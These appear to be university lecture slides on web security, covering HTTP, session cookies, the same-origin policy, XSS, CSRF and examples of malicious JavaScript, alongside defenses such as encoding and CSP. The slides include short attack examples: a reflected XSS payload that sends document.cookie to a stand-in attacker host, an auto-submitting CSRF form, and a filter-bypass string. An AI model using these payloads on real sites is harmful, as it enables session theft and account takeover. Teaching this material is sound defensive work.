

Security and Privacy

Web security

Kyungtae Kim

COSC 55 (SP26)



DARTMOUTH


Core components of the Web

- Web servers
- Web browsers (clients)
- Web protocol
- Web contents
- Databases (backend system)
- ...
- HTTP/HTTPS
- PHP/ASP.NET/Node.js
- HTML/CSS/JavaScript
- MySQL/MSSQL
- Apache server/Nginx
- ...



Web architecture

Web browser (client)



(3) Render response contents in the browser

(1) HTTP request for URL

<http://www.amazon.com/...>

(2) HTTP response with contents

Web server




Hypertext Transfer Protocol (HTTP)

- *Stateless* request/response protocol
 - Each request is **independent** of previous requests
 - Statelessness has a significant impact on design and implementation of applications
- Follow the client-server (request-response) model
- HTTPS (HTTP over Secure Socket Layer)
 - Encrypted version using TLS



HTTP basics: URL

- URL (Uniform Resource Locator)
 - Every HTTP request is for a certain URL



HTTP basics: HTTP request

- Example

method resource/file HTTP version

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */* Accept-

Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats



HTTP basics: HTTP response

status code

reason phrase

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: session_id=123...

cookies

Content-Length: 2543

data (content)

<HTML> Some data... blah, blah, blah </HTML>



HTTP basics: content

- Static content
 - HTML webpage, images, video, audio, etc.
- Dynamic content (code) run on client-side
 - **JavaScript** content
 - Client can see the code, and browser execute it
 - Ex. a clock
- Dynamically generated content on server-side
 - Web server can run applications, and direct output to HTTP response
 - **PHP, ASP.Net**, .. allow for convenient inline inclusion of server-side executable instructions
 - Ex. Google search



Web browser: basic execution model

- Each browser window (or tab):
 - Loads content
 - Renders
 - Processes HTML and executes scripts to display the page
 - May involve images, subframes, etc.
 - Responses to events
- Respond to events
 - User actions: `OnClick`, `OnMouseover`
 - Rendering: `OnLoad`, `OnUnload`
 - Timing: `setTimeout()`, `clearTimeout()`



Client-side scripting

- Web pages (HTML) can embed *dynamic* contents (code) that can be executed on the browser
 - JavaScript
 - Embedded in web pages and executed inside browser
- Browser extensions (plug-ins) provide further client-side programming abilities



HTML and scripting

```
<html>
```

```
...
```

```
<P>
```

```
<script>
```

```
var num1, num2, sum
```

```
num1 = prompt("Enter first number")
```

```
num2 = prompt("Enter second number")
```

```
sum = parseInt(num1) + parseInt(num2)
```

```
alert("Sum = " + sum)
```

```
</script>
```

```
...
```

```
</html>
```

Browser receives content, displays HTML and executes scripts



Scripts are powerful

- Client-side scripting is powerful and flexible, and can access the following resources
 - **Local files** on the client-side host
 - Read/write local files
 - **Webpage resources** maintained by the browser
 - Cookies
 - Domain Object Model (DOM) objects: a structured representation of the content, structure, and style of a webpage
 - Communicating with **websites** (via XMLHttpRequest)



Session management

- HTTP is a **stateless** protocol:
 - NOT remember previous requests
- **Web server** must create and manage sessions themselves
- Session data is
 - Stored at the server
 - Associated with a unique “**session ID**” (stored in a cookie)
- After session creation, the client is informed about the session ID
- Client include session ID with each request



Session cookies


- A cookie is used to store *client-side* state information
 - Created by a **website** to store information on your computer
- Set by the “**Set-Cookie**” response header, submitted by the “**Cookie**” request header.

```
Set-Cookie:  
session_id=abc123;  
Domain=example.com;  
Path=/  
Expires=Wed, 20 May 2026 12:00:00 GMT;  
Secure;  
HttpOnly;  
SameSite=Lax
```



Session cookies

- Cookie fields
 - Name, domain, send for, expires, session id, etc.



The screenshot shows the Chrome DevTools Application tab with the 'Cookies' section expanded for the URL 'https://www.wirebarley.com'. The table below lists the cookies found.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
_fbp	fb.1.1779240054981.8357...	.wirebarley.com	/	2026-08-18T01:21:29.000Z	41		
_ga	GA1.2.503958433.177924...	.wirebarley.com	/	2027-06-24T01:21:28.997Z	29		
_ga_45VSJ8EWR1	GS2.1.s1779240054\$o1\$g...	.wirebarley.com	/	2027-06-24T01:21:28.944Z	59		
_ga_MPF GK06X...	GS2.1.s1779240054\$o1\$g...	.wirebarley.com	/	2027-06-24T01:21:28.911Z	59		
_gcl_au	1.1.929989871.1779240055	.wirebarley.com	/	2026-08-18T01:20:55.000Z	31		
_gid	GA1.2.835654714.1779240...	.wirebarley.com	/	2026-05-21T01:21:28.000Z	30		
cf_clearance	zG0OkB7IMi6.F9WSD8.eH...	.wirebarley.com	/	2027-05-20T01:20:54.715Z	417	✓	✓
lang	en	www.wirebarley.com	/	Session	6		✓
test_cookie	CheckForPermission	.doubleclick.net	/	2026-05-20T01:36:29.071Z	29		✓



Session cookies

- Authentication (using session ID)
 - The cookie proves to the website that the client **previously authenticated** correctly
- Personalization
 - Helps the website recognize the user from a previous visit
- Tracking
 - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on



Session cookies

- Typical use of cookies for authentication
 1. Client submits authentication credentials (username and password)
 2. If validated, server generates a new **session identifier**
 3. Server creates a server-side session record
 4. Server **stores the ID** at the client in a **cookie**
 5. Client sends the session ID with each subsequent request
 6. Session is dropped by cookie expiration or clearing the server-side record



Session attacks

- Targeted at stealing the session ID
- Interception /session hijacking
 - Intercept request or response and extracting session ID
- Prediction
 - Predict the session ID
 - Especially easy when weak session IDs are used
- Brute force
 - Make many guesses about the session ID
- Fixation
 - Make the victim use a certain session ID



Session attacks

- Ex. Session ID prediction

```
GET http://janaina:8180/WebGoat/attack?Screen=17&menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://janaina:8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
```

Predictable session cookie

https://owasp.org/www-community/attacks/Session_Prediction



Same Origin Policy (SOP)

- The basic security model enforced in the browser
- **Isolates** the scripts and resources downloaded from different **origins**
 - Assumption: if you come from same place, you are trusted
 - Ex. evil.org scripts cannot access bank.com resources
- **Origin = <domain name, protocol, port>**
 - All three must be equal for origin to be considered the same
 - Ex. “http://www.abcd.net:80”
- One can embed (certain) resources from other origins
 - If a page embeds a script (e.g., <script>), the script runs with the origin of the page



Same Origin Policy (SOP)

- SOP violation

JS from “https://evil.com”

```
...  
a = window.open("https://bank.com").document.body;  
...  
console.log(window.open("https://bank.com").document.cookie);  
...
```



Problems with SOP

- Too restrictive
 - SOP sometimes prevents desirable *cross-origin resource sharing* (CORS)
- SOP still allows downloading/running **embedded images and scripts** from other origins
 - `<script src="https://cdnurl/b.js"/>`
 - ``
- Not prevent XSS
- Poorly forced on some browser (e.g. old browser)



Cross-Site Scripting (XSS)




Cross-site scripting (XSS)

- We've seen that code injection is an effective attack technique.
- But what if we can't or don't want to engage our target directly?
- Maybe we can set a trap somewhere the target visits...



Cross-site scripting (XSS)

- **Cross-Site Scripting (XSS)** is an attack that involves injecting *malicious script code* into a benign/trusted website.
 - When our target then visits the site, our script is run automatically, perhaps without the user even noticing!



Cross-site scripting (XSS)

- Q. How could an attacker **inject code** into **someone's site**?
 - Perhaps it's an interactive site that lets you leave comments
 - Perhaps a site lets you craft URLs that could lead to dangerous outcomes (ex. posts submitted using GET)

Leave a Reply

Enter your comment here...

Sample GET Form for CNCS


What is your name?

What is your favorite color?




Types of XSS

- **Reflected (non-persistent):** one-time injection, nothing stored on server
 - Script entered in request, reflected in reply



Types of XSS

- **Reflected (non-persistent):** one-time injection, nothing stored on server
 - Script entered in request, reflected in reply
- **Stored (persistent):** script is permanently stored on the site
 - Executes every time a page is loaded!
 - Blogs, comments, forums, etc.



Reflected XSS

http://victim.com/search.php?term =
<script> window.open(
"http://attack.com?cookie = " +
document.cookie) </script>

Attack server
(attack.com)



1. Send malicious link

4. Send victim's cookie for
victim.com

Victim client



2. Click on link

Victim server
(victim.com)




<html> Results for
<script> window.open(http://attack.com?
... document.cookie ...)
</script>
</html>

3. Echo user input (reflected)

<body>
Results for <?php print(\$_GET['term']); ?>
...
</body>



Stored XSS



Stored XSS

- Ex. Eve (attacker) adds comment to Bob's blog
 - Server thinks this is 'just text'
 - Alice (victim) accesses Bob's blog (innocent read)
 - HTML returned contains Eve's script
 - Browser considers (part of it) as script
 - Eve's script runs on Alice's browser
 - As if it came from Bob bypasses SOP...
 - Script may expose cookie (of server), install malware, etc.



Cross-site scripting (XSS)

- How can we protect against XSS?



Cross-site scripting (XSS)

- How can we protect against XSS?
 - **Filtering:** remove script-like stuff from user input!
 - Not the most effective approach
 - Can be different ways to embed code other than `<script>` tags
 - Ex. `<div style="background:url('javascript:alert(1)')">`
And can hide `"javascript"` as `"java\nscript"`



Cross-site scripting (XSS)

- How can we protect against XSS?
 - **Encoding:** transform the input to clearly separate code and data
 - Cause the script to be interpreted as a normal string

```
<script>alert("attack");</script>
```



Encoder



```
&lt;script&gt;  
alert("attack");&lt;/script&gt;  
;
```



Cross-site scripting (XSS)

- How can we protect against XSS?
 - **Content-Security-Policy (CSP):** Add a special header to the response containing a **nonce value** chosen by the server.
 - Server picks a new nonce for each response
 - If attacker wants to inject code, they need to know the right nonce value!

Native Code:

```
<script nonce=34fo3er92d>  
    ... JavaScript code...  
</script>
```

Injected Code:

Doesn't match!

```
<script nonce=abc12345>  
    ... JavaScript code  
</script>
```



Cross-site scripting (XSS)

- How can we protect against XSS?
 - **Testing:** can we break it?
 - Manual test cases
 - Vulnerability Scans
 - Pentesting!

Sample GET Form for CNCS

What is your name?

What is your favorite color?



Cross Site Request Forgery (CSRF)



Cross Site Request Forgery (CSRF or XSRF)

- Executing HTTP requests without user authorization
- Goal: attacker gets victim to perform an action that requires authentication (e.g., making a bank transfer, sending an email, etc.)
- Key idea: use an already authenticated session with a target website
 - Also known as **one click attack** or **session riding**
- Target: Web applications rely solely on **authenticator cookies** (a.k.a. **session cookies**) for authentication




CSRF: example

- User logs in to “bank.com”. Forgets to sign off.
- Session cookie remains in browser state. Then user visits another (malicious) webpage containing:
 - `<form name=F action=http://bank.com/BillPay.php method=POST>`
`<input type=“hidden” name=email value=badguy@gmail.com> ...`
`<script> document.F.submit(); </script>`
- Malicious webpage automatically triggers an HTTP request to bank.com
- Browser sends the session *cookie* with the request
- bank.com processes the request and changes the victim’s email address
- Gets confused who initiated a request (confused deputy)



CSRF: example



CSRF: prevention

- **Logging off** one site before using others
- Selective sending of the session cookie with requests
 - E.g., do not send it if the request is triggered by script code
 - May cause some disruption in using websites
- MFA/re-authentication
- ...



Real-world malicious JavaScript: ad injection

<http://mcaptains.com/case.js>

Deobfuscation


```
function FC3d(DzV, lm8H2) {  
  for(HPY=0; HPY<lm8H2.length; HPY++) {  
    Y+=8)  
    (...)...r  
    04 = F  
    MG6V)  
    elem.onmouseover = function()  
    {  
      ...  
      head.appendChild(script);  
    }  
  }  
}
```



<http://myattention.net/default.js>

```
k=document['createElement']('sc  
AWFRM  
4ZxUBXV  
(bR9aa...  
;  
ieTrue = navigator.userAgent.  
toLowerCase(); browserType =  
/msie[\\s]d+/i.test(ieTrue)...  
if(browserType) {  
  ...  
  /* attack code */  
  ...  
}
```


Deobfuscation



**Exploit /
Payload**



<http://mshops.com/shop.htm>



```
<html>  
...  
<script src=https://.../ad.js>  
